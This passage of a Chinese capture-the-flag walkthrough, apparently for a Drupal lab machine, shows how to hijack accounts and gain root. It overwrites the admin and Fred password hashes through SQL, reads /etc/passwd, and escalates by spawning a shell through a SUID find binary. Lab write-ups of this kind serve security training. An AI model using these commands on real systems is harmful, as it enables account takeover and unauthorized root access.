
脚本是用php编写的 所以可以使用php进行运行
php /var/www/scripts/password-hash.sh 123456

password: 123456 hash: $S$DTk3bVvEz0Nvk8audjRannzLAF4lpWgJAcQP/1H/ByLy0Ayb0oIK
8.进入数据库,替换原先的密码
update users set pass="$S$DTk3bVvEz0Nvk8audjRannzLAF4lpWgJAcQP/1H/ByLy0Ayb0oIK" where name="admin" or name="Fred";
9.使用密码:123456登录网站


根据提示查看etc/passwd文件,发现有flag4用户
查看flag4.txt文件,未发现有用信息

10.Linux提权
需要用到SUID提权,利用find命令,找查具有SUID权限的可执行二进制文件
find / -perm -u=s -type f 2>/dev/null


find / -name index.php -exec "/bin/sh" \;
找查什么文件不重要(但是是存在的文件),只需要格式对,然后后面加上 -exec "/bin/sh" \;

提权成功,查找最后一个flag
更多推荐


 12
 0
- 0


 已为社区贡献1条内容

所有评论(0)